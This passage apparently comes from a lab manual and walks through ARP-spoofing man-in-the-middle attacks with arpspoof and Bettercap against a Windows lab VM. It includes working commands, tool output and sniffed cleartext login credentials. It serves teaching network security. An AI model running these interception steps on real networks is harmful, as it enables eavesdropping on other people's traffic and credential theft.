`#arp spoof -i eth0 -t 10.0.2.6 -r 10.0.2.1`
 - i = is the interface in Kali linux that we are going to use to make MiMT attack
 - t = target machine IP address
 - r = Router IP address



```

root@kali: ~ 80x10
root@kali:~# arp spoof -i eth0 -t 10.0.2.6 -r 10.0.2.1 █

```

- Go to windows machine and run command arp -a again

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17134.1246]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>arp -a

Interface: 10.0.2.6 --- 0x7
Internet Address      Physical Address      Type
10.0.2.1                52-54-00-12-35-00  dynamic
10.0.2.255              ff-ff-ff-ff-ff-ff  static
224.0.0.22              01-00-5e-00-00-16  static
224.0.0.252              01-00-5e-00-00-fc  static
239.255.255.250          01-00-5e-7f-ff-fa  static
255.255.255.255          ff-ff-ff-ff-ff-ff  static

C:\Users\Administrator>
```

Notice that Router mac address before the arpspoof

```
C:\Users\Administrator>arp -a

Interface: 10.0.2.6 --- 0x7
Internet Address      Physical Address      Type
10.0.2.1                08-00-27-1f-30-76  dynamic
10.0.2.3                08-00-27-06-3e-77  dynamic
10.0.2.23               08-00-27-1f-30-76  dynamic
10.0.2.255              ff-ff-ff-ff-ff-ff  static
224.0.0.22              01-00-5e-00-00-16  static
224.0.0.252              01-00-5e-00-00-fc  static
239.255.255.250          01-00-5e-7f-ff-fa  static
255.255.255.255          ff-ff-ff-ff-ff-ff  static


C:\Users\Administrator>
```

After arpspoof the Router mac address is in fact Kali machine Mac address


- Now we need to enable IP forwarding in Kali machine to allow it to pass Windows machines packets to the router.
- Do not close the arpspoof terminals
- Open new terminal windows and type the following command
`#echo 1 > /proc/sys/net/ipv4/ip_forward`

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~#
```

- To Monitor the traffic start wireshark and start capturing
- In Windows 10 machine go to http site



In Kali check wireshark and filter for http



3.5. MiTM with Bettercap tool

BetterCAP is a powerful, flexible, and portable tool created to perform various types of MITM attacks against a network, manipulate HTTP, HTTPS and TCP traffic in real time, sniff for credentials and much more.

There are a lot of materials online, especially from the official bettercap website, which document how the tool is used and some of the improvements that have been done to it over the years..

Bettercap website: www.bettercap.org

Exercise 13: Installing Bettercap tool

1. Start Kali terminal and update Kali Linux

```
#apt-get update  
#apt-get install bettercap
```

2. Start bettercap by typing

```
#bettercap -iface eth0 (eth0 is the Kali interface that we are going to use for  
Bettercap)
```

```
root@kali:~# bettercap -iface eth0  
bettercap v2.27.1 (built for linux amd64 with go1.14.1) [type 'help' for a list of commands]  
10.0.2.0/24 > 10.0.2.23 » █
```

- 3- Type help to see the commands that can be used and the modules inside bettercap tool and the status of each module if is running or not.

```
root@kali:~# bettercap -iface eth0
bettercap v2.27.1 (built for linux amd64 with go1.14.1) [type 'help' for a list of commands]
10.0.2.0/24 > 10.0.2.23 » help

  help MODULE : List available commands or show module specific help if no module name is provided.
  active : Show information about active modules.
  quit : Close the session and exit.
  sleep SECONDS : Sleep for the given amount of seconds.
  get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
  set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
  clear : Clear the screen.
  include CAPLET : Load and run this caplet in the current session.
  ! COMMAND : Execute a shell command and print its output.
  alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

  any.proxy > not running
  api.rest > not running
  arp.spoof > not running
  ble.recon > not running
  caplets > not running
  dhcp6.spoof > not running
  dns.spoof > not running
  events.stream > running
    gps > not running
    hid > not running
  http.proxy > not running
  http.server > not running
  https.proxy > not running
  https.server > not running
  mac.changer > not running
  mdns.server > not running
  mysql.server > not running
  net.probe > not running
  net.recon > not running
  net.sniff > not running
  packet.proxy > not running
  syn.scan > not running
  tcp.proxy > not running
  ticker > not running
    ui > not running
  update > not running
  wifi > not running
  wol > not running

10.0.2.0/24 > 10.0.2.23 » █
```

- 4- To see how to use a module you can type help followed by the module name

```
10.0.2.0/24 > 10.0.2.23 » help net.recon

net.recon (not running): Read periodically the ARP cache in order to monitor for new hosts on the network.

  Turn on and off the module
    net.recon on : Start network hosts discovery.
    net.recon off : Stop network hosts discovery.
    net.clear : Clear all endpoints collected by the hosts discovery module.
    net.show : Show cache hosts list (default sorting by ip).
  net.show ADDRESS1, ADDRESS2 : Show information about a specific comma separated list of addresses (by IP or MAC).
  net.show.meta ADDRESS1, ADDRESS2 : Show meta information about a specific comma separated list of addresses (by IP or MAC).

  Parameters          Options that you can modify

    net.show.filter : Defines a regular expression filter for net.show (default=)
    net.show.limit : Defines limit for net.show (default=0)
    net.show.meta : If true, the net.show command will show all metadata collected about each endpoint. (default=false)
    net.show.sort : Defines sorting field (ip, mac, seen, sent, rcvd) and direction (asc or desc) for net.show (default=ip asc)

10.0.2.0/24 > 10.0.2.23 »
```

- 5- For example if I want to see how to use net.recon module
- 6- Turn on the net.recon module then start Windows machine , you will see that the module will discover the Windows machine.

```
10.0.2.0/24 > 10.0.2.23 » net.recon on
10.0.2.0/24 > 10.0.2.23 » [18:37:25] [endpoint.new] endpoint 10.0.2.3 detected as 08:00:27:1c:72:40 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » net.show



| IP ▲      | MAC               | Name    | Vendor                          | Sent   | Recv  | Seen     |
|-----------|-------------------|---------|---------------------------------|--------|-------|----------|
| 10.0.2.23 | 08:00:27:1f:30:76 | eth0    | PCS Computer Systems GmbH       | 0 B    | 0 B   | 18:20:56 |
| 10.0.2.1  | 52:54:00:12:35:00 | gateway | Realtek (UpTech? also reported) | 0 B    | 0 B   | 18:20:56 |
| 10.0.2.3  | 08:00:27:1c:72:40 |         | PCS Computer Systems GmbH       | 3.0 kB | 972 B | 18:37:25 |



↑ 0 B / ↓ 11 kB / 83 pkts

10.0.2.0/24 > 10.0.2.23 » [18:37:46] [endpoint.new] endpoint 10.0.2.6 detected as 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [18:37:56] [endpoint.lost] endpoint 10.0.2.6 08:00:27:04:18:04 (PCS Computer Systems GmbH) lost.
10.0.2.0/24 > 10.0.2.23 »
```

- 7- Net.probe module send probe packets to all of the subnet that the Bettercap reside on and net.recon record the responses from clients in a nice table and enabling net.probe module will automatically start net.recon module
- 8- Type help

```
10.0.2.0/24 > 10.0.2.23 » help

    help MODULE : List available commands or show module specific help if no module name is provided.
        active : Show information about active modules.
        quit : Close the session and exit.
    sleep SECONDS : Sleep for the given amount of seconds.
        get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
    set NAME VALUE : Set the VALUE of variable NAME.
    read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
        clear : Clear the screen.
    include CAPLET : Load and run this caplet in the current session.
        ! COMMAND : Execute a shell command and print its output.
    alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
    gps > not running
    hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
net.probe > running
net.recon > running
net.sniff > not running
packet.proxy > not running
    syn.scan > not running
tcp.proxy > not running
    ticker > not running
    ui > not running
update > not running
wifi > not running
wol > not running
```

When we started net.recon module, it starts net.probe automatically

9- Type net.show

```
10.0.2.0/24 > 10.0.2.23 » net.show
```

| IP ▲ | MAC | Name | Vendor | Sent | Recv'd | Seen |
|-----------|-------------------|-------------|---------------------------------|--------|--------|----------|
| 10.0.2.23 | 08:00:27:1f:30:76 | eth0 | PCS Computer Systems GmbH | 0 B | 0 B | 18:20:56 |
| 10.0.2.1 | 52:54:00:12:35:00 | gateway | Realtek (UpTech? also reported) | 0 B | 0 B | 18:20:56 |
| 10.0.2.3 | 08:00:27:1c:72:40 | MSEdgeWin10 | PCS Computer Systems GmbH | 6.5 kB | 4.7 kB | 18:46:25 |
| 10.0.2.6 | 08:00:27:04:18:04 | | PCS Computer Systems GmbH | 10 kB | 11 kB | 18:46:25 |

Exercise 14: ARP Spoofing with Bettercap

1. Start bettercap
2. Start arp spoof module

```
#bettercap -iface eth0
>help arp.spoof
```

```
10.0.2.0/24 > 10.0.2.23 » help arp.spoof

arp.spoof (not running): Keep spoofing selected hosts on the network.

  arp.spoof on : Start ARP snooper.
  arp.ban on : Start ARP snooper in ban mode, meaning the target(s) connectivity will not work.
  arp.spoof off : Stop ARP snooper.
  arp.ban off : Stop ARP snooper.

Parameters

  arp.spoof.fullduplex : If true, both the targets and the gateway will be attacked, otherwise only the target
  (if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
  arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise
  only connections going to and coming from the external network. (default=false)
  arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also support
  s nmap style IP ranges. (default=<entire subnet>)
  arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing
  . (default=)
```

```
any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
net.probe > running
net.recon > running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running
```

3. Set the arp.spoof parameter to fullduplex to monitor both, the victim machine and the router

```
10.0.2.0/24 > 10.0.2.23 » set arp.spoof.fullduplex true
10.0.2.0/24 > 10.0.2.23 » █
```

4. Set the target victim machine to be arp spoofed (windows machine)

```
10.0.2.0/24 > 10.0.2.23 » set arp.spoof.targets 10.0.2.6
10.0.2.0/24 > 10.0.2.23 » █
```

Note

you can change any module in better cap the same way, just type set followed by the module name and then the parameter as shown in the help.

You can use tab to autocomplete the parameter name.

5. Turn the module on

```
10.0.2.0/24 > 10.0.2.23 » set arp.spoof.fullduplex true
10.0.2.0/24 > 10.0.2.23 » set arp.spoof.targets 10.0.2.6
10.0.2.0/24 > 10.0.2.23 » arp.spoof on
10.0.2.0/24 > 10.0.2.23 » [19:18:42] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
10.0.2.0/24 > 10.0.2.23 » [19:18:42] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
10.0.2.0/24 > 10.0.2.23 » [19:18:42] [sys.log] [inf] arp.spoof enabling forwarding
10.0.2.0/24 > 10.0.2.23 »
```

6. Go to Windows machine and type arp -a

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17134.1425]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>arp -a

Interface: 10.0.2.6 --- 0x7
Internet Address      Physical Address          Type
10.0.2.1               08-00-27-1f-30-76      dynamic
10.0.2.3               08-00-27-1c-72-40      dynamic
10.0.2.23              08-00-27-1f-30-76      dynamic
10.0.2.255              ff-ff-ff-ff-ff-ff      static
224.0.0.22              01-00-5e-00-00-16      static
224.0.0.252              01-00-5e-00-00-fc      static
239.255.255.250          01-00-5e-7f-ff-fa      static
255.255.255.255          ff-ff-ff-ff-ff-ff      static

C:\Users\Administrator>arp -a
```

You can see the router mac address is the same as the Kali mac address because of arp spoof

7. To see the traffic of Windows machine you need to start another Bettercap module which is net.sniff

>net.sniff on

```
10.0.2.0/24 > 10.0.2.23 » net.sniff on
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.dns] dns 192.168.0.1 > MSEDGEWIN10 : d6wjo2hisqfy2.cloudflare.net
.net is 13.225.198.127, 13.225.198.21, 13.225.198.26, 13.225.198.12
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.dns] dns 192.168.0.1 > MSEDGEWIN10 : d6wjo2hisqfy2.cloudflare.net
.net is 13.225.198.127, 13.225.198.21, 13.225.198.26, 13.225.198.12
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.dns] dns 192.168.0.1 > MSEDGEWIN10 : d6wjo2hisqfy2.cloudflare.net
.net is 13.225.198.12, 13.225.198.26, 13.225.198.21, 13.225.198.127
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.dns] dns 192.168.0.1 > MSEDGEWIN10 : d6wjo2hisqfy2.cloudflare.net
.net is 13.225.198.12, 13.225.198.26, 13.225.198.21, 13.225.198.127
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.https] sni MSEDGEWIN10 > https://normandy.cdn.mozilla.net
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.https] sni MSEDGEWIN10 > https://normandy.cdn.mozilla.net
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.dns] dns 192.168.0.1 > MSEDGEWIN10 : prod-classifyclient.normandy.prod.cloudops.mozgcp.net is 34.98.75.36
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.dns] dns 192.168.0.1 > MSEDGEWIN10 : prod-classifyclient.normandy.prod.cloudops.mozgcp.net is 34.98.75.36
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.dns] dns 192.168.0.1 > MSEDGEWIN10 : prod-classifyclient.normandy.prod.cloudops.mozgcp.net is 34.98.75.36
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.dns] dns 192.168.0.1 > MSEDGEWIN10 : prod-classifyclient.normandy.prod.cloudops.mozgcp.net is 34.98.75.36
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.https] sni MSEDGEWIN10 > https://classify-client.services.mozilla.com
10.0.2.0/24 > 10.0.2.23 » [19:29:13] [net.sniff.https] sni MSEDGEWIN10 > https://classify-client.services.mozilla.com
10.0.2.0/24 > 10.0.2.23 » [19:29:14] [net.sniff.http.request] http MSEDGEWIN10 POST ocsp.digicert.com/
POST / HTTP/1.1
Host: ocsp.digicert.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/ocsp-request
Content-Length: 83
Connection: keep-alive

00000000 30 51 30 4f 30 4d 30 4b 30 49 30 09 06 05 2b 0e 0Q0000M0K0I0 ... +.
00000010 03 02 1a 05 00 04 14 10 5f a6 7a 80 08 9d b5 27 .....z....'
00000020 9f 35 ce 83 0b 43 88 9e a3 c7 0d 04 14 0f 80 61 .5..C.....a
00000030 1c 82 31 61 d5 2f 28 e7 8d 46 38 4b 2c e1 c6 d9 ..1a./(..F8, ...
00000040 e2 02 10 02 de 02 31 c1 6e 60 63 02 35 cb 9f a3 .....1.n`c5...
00000050 0d bf c1 ... |

10.0.2.0/24 > 10.0.2.23 » [19:29:14] [net.sniff.http.request] http MSEDGEWIN10 POST ocsp.digicert.com/
10.0.2.0/24 > 10.0.2.23 »
POST / HTTP/1.1
```

8. Stop arp.spoof module

```
10.0.2.0/24 > 10.0.2.23 » arp.spoof off
[19:31:56] [sys.log] [inf] arp.spoof restoring ARP cache of 1 targets.
[19:31:56] [sys.log] [inf] arp.spoof waiting for ARP spoofer to stop ...
10.0.2.0/24 > 10.0.2.23 »
```

Exercise 15: Intercepting HTTP traffic with Bettercap

HTTP traffic is not encrypted so when Man in the middle attack initiated against a target computer and that target is using http traffic to login to a site, all his traffic will be visible to the hacker running MiMT attack even he can see his username and password. In the following exercise we are going to use Bettercap to intercept traffic from virtual Windows machine. when the windows user login to http website we will see his credentials because it is not encrypted.

1. Start Kali and setup bettercap as shown in the screen shot below


```
root@kali:~# bettercap iface eth0
bettercap v2.27.1 (built for linux amd64 with go1.14.1) [type 'help' for a list of commands]

10.0.2.0/24 > 10.0.2.23 » net.probe on
[12:19:39] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
10.0.2.0/24 > 10.0.2.23 » [12:19:39] [endpoint.new] endpoint 10.0.2.3 detected as 08:00:27:14:64:34 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [12:19:39] [endpoint.new] endpoint 10.0.2.6 (MSEdgeWIN10) detected as 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » arp.spoof on
[12:22:23] [sys.log] [inf] arp.spoof enabling forwarding
10.0.2.0/24 > 10.0.2.23 » [12:22:23] [sys.log] [inf] arp.spoof arp snooper started, probing 256 targets.
10.0.2.0/24 > 10.0.2.23 » set arp.spoof.fullduplex true
10.0.2.0/24 > 10.0.2.23 » set arp.spoof.targets 10.0.2.6
10.0.2.0/24 > 10.0.2.23 » net.sniff on
10.0.2.0/24 > 10.0.2.23
```

2. In Windows machine open web browser and go to the following website

<http://testing-ground.scraping.pro/login>

login as admin and password 12345



Often in order to reach the desired information you need to be logged in to the website. Most of today's websites use so-called form-based authentication which implies sending user credentials using POST method, authenticating it on the server and storing user's session in a cookie.

This simple test shows scraper's ability to:

1. Send user credentials via POST method
2. Receive, Keep and Return a session cookie
3. Process HTTP redirect (302)

How to test:

1. Enter **admin** and **12345** in the form below and press **Login**
2. If you see **WELCOME :)** then the user credentials were sent, the cookie was passed and HTTP redirect was processed
3. If you see **ACCESS DENIED!** then either you entered wrong credentials or they were not sent to the server properly
3. Look at the Bettercap output in Kali

```

10.0.2.0/24 > 10.0.2.23 » [12:26:23] [net.sniff.https] sni MSEDGEWIN10 > https://www.google-analytics.com
10.0.2.0/24 > 10.0.2.23 » [12:26:23] [net.sniff.https] sni MSEDGEWIN10 > https://www.google-analytics.com
10.0.2.0/24 > 10.0.2.23 » [12:26:23] [net.sniff.https] sni MSEDGEWIN10 > https://www.google-analytics.com
10.0.2.0/24 > 10.0.2.23 » [12:26:23] [net.sniff.http.request] http MSEDGEWIN10 GET testing-ground.scraping.pr
o/favicon.ico
10.0.2.0/24 > 10.0.2.23 » [12:26:23] [net.sniff.http.response] http 204.15.135.8:80 200 OK → MSEDGEWIN10 (16
kB image/png)
10.0.2.0/24 > 10.0.2.23 » [12:26:23] [net.sniff.http.response] http 204.15.135.8:80 200 OK → MSEDGEWIN10 (16
kB image/png)
10.0.2.0/24 > 10.0.2.23 » [12:26:23] [net.sniff.http.response] http 204.15.135.8:80 200 OK → MSEDGEWIN10 (1.
2 kB image/vnd.microsoft.icon)
10.0.2.0/24 > 10.0.2.23 » [12:26:23] [net.sniff.http.response] http 204.15.135.8:80 200 OK → MSEDGEWIN10 (1.
2 kB image/vnd.microsoft.icon)
10.0.2.0/24 > 10.0.2.23 » [12:26:28] [net.sniff.dns] dns 192.168.0.1 > MSEDGEWIN10 : cs9.wpc.v0cdn.net is 72.
21.81.200
10.0.2.0/24 > 10.0.2.23 » [12:26:28] [net.sniff.dns] dns 192.168.0.1 > MSEDGEWIN10 : cs9.wpc.v0cdn.net is 72.
21.81.200
10.0.2.0/24 > 10.0.2.23 » [12:26:28] [net.sniff.https] sni MSEDGEWIN10 > https://iecvlist.microsoft.com
10.0.2.0/24 > 10.0.2.23 » [12:26:28] [net.sniff.https] sni MSEDGEWIN10 > https://iecvlist.microsoft.com
10.0.2.0/24 > 10.0.2.23 » [12:26:42] [net.sniff.https] sni MSEDGEWIN10 > https://nav.smartscreen.microsoft.co
m
10.0.2.0/24 > 10.0.2.23 » [12:26:42] [net.sniff.https] sni MSEDGEWIN10 > https://nav.smartscreen.microsoft.co
m
10.0.2.0/24 > 10.0.2.23 » [12:26:42] [net.sniff.http.request] http MSEDGEWIN10 POST testing-ground.scraping.p
ro/login?mode=login
10.0.2.0/24 > 10.0.2.23 »
POST /login?mode=login HTTP/1.1
Host: testing-ground.scraping.pro
Referer: http://testing-ground.scraping.pro/login
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.
140 Safari/537.36 Edge/17.17134
Accept-Language: en-US
Content-Length: 19
Connection: Keep-Alive
User credentials in
clear text
usr=admin&pwd=12345
10.0.2.0/24 > 10.0.2.23 » [12:26:42] [net.sniff.http.request] http MSEDGEWIN10 POST testing-ground.scraping.p
ro/login?mode=login
POST /login?mode=login HTTP/1.1
Host: testing-ground.scraping.pro
Referer: http://testing-ground.scraping.pro/login
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
  
```

